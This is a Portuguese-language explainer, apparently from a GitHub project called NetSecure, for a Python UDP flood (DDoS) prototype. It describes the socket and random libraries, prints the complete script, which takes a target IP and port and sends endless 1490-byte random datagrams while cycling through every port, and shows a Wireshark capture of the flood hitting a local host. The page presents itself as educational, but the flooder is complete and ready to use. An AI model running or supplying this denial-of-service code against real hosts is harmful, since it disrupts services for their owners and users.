netsecure_ddos1

https://github.com/astrolia/NetSecure/blob/main/prototipos_ddos/netsecure_ddos1.py

Bibliotecas

sys

https://docs.python.org/3/library/sys.html

time

https://docs.python.org/3/library/os.html

os

https://docs.python.org/3/library/os.html

socket

Socket em termos de rede se refere a conexão entre dois dispositivos pelo IP e Portas. Essa conexão será usada para realizar algum processo.

https://www.youtube.com/watch?v=Ic6U93P4Sxw&t=63s

A biblioteca socket permite acesso a interface BSD socket permitindo a realização da comunicação entre dispositivos.

https://docs.python.org/3/library/socket.html

socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

socket.**socket**(*family*, *type*, *proto=0*, *fileno=None*)

AF_INET: É o endereço de uma familia cujo determina o tipo de endereço que o socket pode se comunicar. AF_INET se refere a familia do Protocolo IPv4.

SOCK_DGRAM: Determina o protocolo de transporte do socket. SOCK_DGRAM se refere ao protocolo UDP.

UDPs são limitados em tamanho e o destinatario não precisa conferir a ordem.

proto: Em casos gerais o numero do protocolo é zero.

fileno: Se declarado, os outros parâmetros se adequam a descrição do arquivo. Não é o caso, então não será declarado.

sock.sendto(bytes, (ip, porta))

Usada para enviar datagramas para um socket UDP.

bytes: Os dados que serão enviado, em bytes(no caso não precisa converter a string em bytes, pois no código ela foi gerada em bytes randomicamente).

addres: Endereço para o envio dos dados(ip e porta).

random

Biblioteca para gerar números pseudo-aleatórios com várias distribuições.

https://docs.python.org/3/library/random.html

random._urandom(*size*=1490)

Retorna uma bytestring de tamanho aleatório, adequada para usos em criptografia.

size: Determina o tamanho da string em bytes.

Particionamento do código

```
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
bytes = random._urandom(1490)
```

Define os protocolos, tamanhos e dados referente a todo processo de envio de pacotes.


```
ip = input("IP : ")
porta = input("Porta : ")
porta = int(porta)
```

Seleção do IP e Porta para destino dos pacotes.

```
num = 0
while True:
    #envia os pacotes

    sock.sendto(bytes, (ip, porta))

    num = num + 1
    porta = porta + 1

    print ("%s pacotes enviados para %s pela porta: %s"%(num, ip, porta))

    #certifica que os pacotes sejam enviados para portas existentes

    if porta == 65534:
      porta = 1
```

Loop infinito para o envio dos pacotes em todas as portas do destinatário.

Demonstração


*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
26743 78.549711 192.168.15.41 192.168.15.64 IPv4 1514 Fragmented IP protocol (proto=UDP 17, off=0, ID=f515) [Reassembled in #26744]
26744 78.549711 192.168.15.41 192.168.15.64 DNPv4 52 54356 → 13217 Len=1490
26745 78.550034 192.168.15.41 192.168.15.64 IPv4 1514 Fragmented IP protocol (proto=UDP 17, off=0, ID=f516) [Reassembled in #26746]
26746 78.550034 192.168.15.41 192.168.15.64 DNPv4 52 54356 → 13218 Len=1490
26747 78.550228 192.168.15.41 192.168.15.64 IPv4 1514 Fragmented IP protocol (proto=UDP 17, off=0, ID=f517) [Reassembled in #26748]
26748 78.550228 192.168.15.41 192.168.15.64 DNPv4 52 54356 → 13219 Len=1490
26749 78.550420 192.168.15.41 192.168.15.64 IPv4 1514 Fragmented IP protocol (proto=UDP 17, off=0, ID=f518) [Reassembled in #26750]
26750 78.550420 192.168.15.41 192.168.15.64 DNPv4 52 54356 → 13220 Len=1490
26751 78.550624 192.168.15.41 192.168.15.64 IPv4 1514 Fragmented IP protocol (proto=UDP 17, off=0, ID=f519) [Reassembled in #26752]
26752 78.550624 192.168.15.41 192.168.15.64 DNPv4 52 54356 → 13221 Len=1490
26753 78.550822 192.168.15.41 192.168.15.64 IPv4 1514 Fragmented IP protocol (proto=UDP 17, off=0, ID=f51a) [Reassembled in #26754]
26754 78.550822 192.168.15.41 192.168.15.64 DNPv4 52 54356 → 13222 Len=1490
26755 78.551043 192.168.15.41 192.168.15.64 IPv4 1514 Fragmented IP protocol (proto=UDP 17, off=0, ID=f51b) [Reassembled in #26756]
26756 78.551043 192.168.15.41 192.168.15.64 DNPv4 52 54356 → 13223 Len=1490
26757 78.551338 192.168.15.41 192.168.15.64 IPv4 1514 Fragmented IP protocol (proto=UDP 17, off=0, ID=f51c) [Reassembled in #26758]
26758 78.551338 192.168.15.41 192.168.15.64 DNPv4 52 54356 → 13224 Len=1490
26759 78.551606 192.168.15.41 192.168.15.64 IPv4 1514 Fragmented IP protocol (proto=UDP 17, off=0, ID=f51d) [Reassembled in #26760]
26760 78.551606 192.168.15.41 192.168.15.64 DNPv4 52 54356 → 13225 Len=1490
26761 78.551848 192.168.15.41 192.168.15.64 IPv4 1514 Fragmented IP protocol (proto=UDP 17, off=0, ID=f51e) [Reassembled in #26762]
26762 78.551848 192.168.15.41 192.168.15.64 DNPv4 52 54356 → 13226 Len=1490
26763 78.552068 192.168.15.41 192.168.15.64 IPv4 1514 Fragmented IP protocol (proto=UDP 17, off=0, ID=f51f) [Reassembled in #26764]
26764 78.552068 192.168.15.41 192.168.15.64 DNPv4 52 54356 → 13227 Len=1490
26765 78.552288 192.168.15.41 192.168.15.64 IPv4 1514 Fragmented IP protocol (proto=UDP 17, off=0, ID=f520) [Reassembled in #26766]
26766 78.552288 192.168.15.41 192.168.15.64 DNPv4 52 54356 → 13228 Len=1490
26767 78.552529 192.168.15.41 192.168.15.64 IPv4 1514 Fragmented IP protocol (proto=UDP 17, off=0, ID=f521)